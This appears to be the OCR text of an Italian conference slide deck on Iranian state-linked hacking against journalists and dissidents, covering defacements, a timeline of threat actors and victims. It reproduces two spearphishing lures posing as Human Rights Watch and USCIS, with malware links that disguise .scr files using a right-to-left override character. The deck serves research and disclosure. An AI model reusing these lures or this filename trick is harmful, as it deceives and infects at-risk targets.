1001 nights.

Storie di malware, state-sponsored actors, repressione di dissenso, ed **epic fail**.


HackInBo Spring 2016 Edition

Claudio "**nex**" Guarnieri
@botherder

bio

- Berlino
- Research fellow at CitizenLab
- Creatore cuckoosandbox.org
- Creatore mawlr.com
- www.nex.sx/bio.html

State-Sponsored Actors.
APT. Targeted Attacks.


Quests
Menu (F10)
Allies
Log (F12)
1315
625
High Upkeep
Inventory
Delas Moonfang
Level 4 Priestess of the Moon
Damage:
25 - 35 +6
Armor:
5
Strength:
23
Agility:
23
Intelligence:
22
Status:
401 / 675
330 / 330
Replay Vision:
Elapsed Time:


It’s not what
it looks like.

the grugq
@thegrugq

Follow

Real APT: we need to read their emails and steal their spreadsheets.
Fantasy APT: we need to hack their baseband… because reasons!

RETWEETS	LIKES
28	27

2:12 AM - 13 May 2016

APT

- Visione distorta, commerciale, di parte.
- Attacchi contro giornalisti, attivisti, e dissidenti sono molto comuni.
- Riflettono cambiamenti geopolitici.
- Spesso, basso livello di sofisticatezza.
- Spesso, poveri di OPSEC adeguata.
- Tuttavia, molto proficui.


Iran

Background

- Lavorato su Iran on-and-off per diversi anni.
- Parte di una ricerca piu' larga.
- In anteprima per HackInBo! \o/ WOOP WOOP!
- Report pubblico prossimamente.
- BlackHat USA 2016.

Notifier	H	M	R	L	Domain
iCA	H	M			radioiranzamin.com
ICA	H				raheazadi.com
ICA	H				iranglobal.dk
ICA			R		www.alahwaz.info/site/
ICA	H				mahsa.at
ICA	H				cpiran.org
ICA	H	M			farsi.fffi.se
ICA	H		R		www.alahwazvoice.com
ica	H				justiceforiran.org
ICA	H		R		www.sigarchi.net
ICA	H				rememberiranianwomen.com
ICA	H				tahavolkhahi.net
ICA	H				iranian.net.au
ICA	H				ostanban.com
ICA	H				www.yousefnamin.com
ICA	H	M			iranbriefing.net
ICA	H		R		karoubi.org
ICA	H	M			www.mozdooran.com

IRANIAN CYBER ARMY

THIS SITE HAS BEEN HACKED BY IRANIAN CYBER ARMY

« به احترام رفراندومی که در 22 بهمن برگزار شد ومردمی که رای دادند و به احترام ملتی بزرگ و وطنی به نام ایران »

« بیشتر از این مهره بازي افرادي که خود در آمریکا در امن و امان به سر میبرند و از شما به عنوان مهره استفاده میکنند نباشید »

« فرزندان ایران زمین »

this website

HACKED

by iCA

ارتش سایبری ایران

آنها پیوسته حیله می کنندو من نیز در مقابل آنها حیله می کنم

حال که چنین است کافران را اندکی مهلت ده تا سزای اعمالشان را ببینند...

Hacked By:
AryaieIran

Aryaieiran@gmail.com

Iran come target

- Iran target primario di molti paesi Occidentali.
- Operation Olympic Games (Stuxnet).
  - Impianto nucleare di Natanz
- Flame
  - Ministero dell'Energia e societa' petrolifera nazionale.

BOUNDLESSINFORMANT

Map View | Org View

CNE

OVERVIEW

(LAST 30 DAYS)

TOTAL DNI

97,111,188,358

TOTAL DNR

124,808,692,959

SIGADS


504

CASE NOTATIONS

27,798

PROCESSING SYSTEMS

2,431



Victimology: Iran

- Iranian MFA
- Iran University of Science and Technology
- Atomic Energy Organization of Iran
- Data Communications of Iran
- Iranian Research Organization for Science Technology, Imam Hussein University
- Malek-E-Ashtar University

Internet diventa dominio di una “soft war”.

Nome	First Seen
AirPlugin	Q2 2013
Operation Cleaver	Q3 2013
Flying Kitten	Q4 2013 (inattivo)
Rocket Kitten	Q4 2013
Actor 2016	Q1 2016

da **APT** a **IPT**

Idiot
Persistent
Threat

“Actor 2016”

Spearphishing Email - February and March 2016

From: Peter Bouckaert [redacted - unique false email address]

[redacted - name]

Hello


I am Peter Bouckaert, Emergency director at Human Rights Watch, focusing on protecting the rights of civilians during armed conflict. Our group has huge field research & fact-finding missions to Iran, Lebanon, Kosovo, Chechnya, Afghanistan, Iraq, Israel and the Occupied Palestinian Territories, Macedonia, Indonesia, Uganda, and Sierra Leone, among others.

You can read my biography at below link:
https://www.hrw.org/about/people/peter-bouckaert
<http://148.251.[redacted]/download/[redacted]/my%20biography%E2%80%AExcod.scr>

According to the situation of Iran & Turkey in terrorism in Syria, we have some suggestions for you due to your experience [redacted - field]. Please read our last research about "Iran Sending Thousands of Afghans to Fight in Syria" & contact me immediately.

You can read this article at below link:
https://www.hrw.org/news/2016/01/29/iran-sending-thousands-afghans-fight-syria
<http://148.251.[redacted]/download/[redacted]/Iran%20Sending%20Thousands%20of%20Afghans%20to%20Fight%20in%20Syria%E2%80%AExcod.scr>

Peter Bouckaert
[redacted - unique false email address]


HR_Reports-iran - WordPad
Home
View
Cut
Copy
Paste
Arial
16
Picture
Paint drawing
Date and time
Insert object
Find
Replace
Select all
Clipboard
Font
Paragraph
Insert
Editing
WordPad does not support all of the features of this document's format. Some content might be missing or displayed improperly.
حقوق بشر ایران در سالی که گذشت
مروری بر گزارش سالیانه دیدبان حقوق بشر و خانه آزادی
بشر را در جای‌جای جهای زیر نظر
خص‌های مختلف حقوق بشر را در
سازمان‌ها تا جایی که بتوانند و به
بررسی قرار می‌دهند و غیبت یک
Iran Sending Thousands of Afghans to Fight in Syria - WordPad
Home
View
Cut
Copy
Paste
Calibri
14
Picture
Paint drawing
Date and time
Insert object
Find
Replace
Select all
Clipboard
Font
Paragraph
Insert
Editing
WordPad does not support all of the features of this document's format. Some content might be missing or displayed improperly.
Iran Sending Thousands of Afghans to Fight in Syria
Refugees, Migrants Report Deportation Threats
(New York) – Iran's Revolutionary Guards Corps (IRGC) has recruited thousands of undocumented Afghans living there to fight in Syria since at least November 2013, Human Rights Watch said today, and a few have reported that Iranian authorities coerced them. Iran has urged the Afghans to defend Shia sacred sites and offered financial incentives and legal residence in Iran to encourage them to join pro-Syrian government militias.
Human Rights Watch in late 2015 interviewed more than two dozen Afghans who had lived in Iran about recruitment by Iranian officials of Afghans to fight in Syria. Some said they or their relatives had been coerced to fight in Syria and either had later fled and reached Greece, or had been deported to Afghanistan for refusing. One 17-year-old said
100%

Spearphishing Email - March 2016

From: U.S. Citizenship and Immigration Services <SCOPSSCATA@dhs.gov>
Subject: Alert: Permanent Residence Card

You received this Email because you do not have a Permanent Residence, your Permanent Residence status needs to be adjusted or you need to renew/replace your Permanent Residence Card.

Starting March 9, 2016, customers must fill Form I-485 (can be found at the end of this email), in order to Register Permanent Residence or Adjust Status, and must fill Form I-90 (can be found at the end of this email) in order to Renew/Replace Permanent Residence Card and mail their Form I-485 or I-90 to USCIS local field/International offices. (Offices can be found here: https://www.uscis.gov/about-us/find-uscis-office)

USCIS will provide a 30 day grace period from March 9, 2016, for customers who file their Form I-485 or I-90 with one of the USCIS offices. All offices who receive Form I-485 and I-90 during this time will forward the forms to the Chicago Lockbox.

After April 9, 2016, local field/International offices will return all Form I-485 and I-90 they receive and advise customers to file at the Chicago Lockbox.


Download Form I-485, Application to Register Permanent Residence or Adjust Status:
https://www.uscis.gov/sites/default/files/files/form/i-485.doc
<http://148.251.[redacted]/uscis.gov/sites/default/files/files/form/Form%20I-485,%20Application%20to%20Register%20Permanent%20Residence%20or%20Adjust%20Status%E2%80%AEcod.scr>

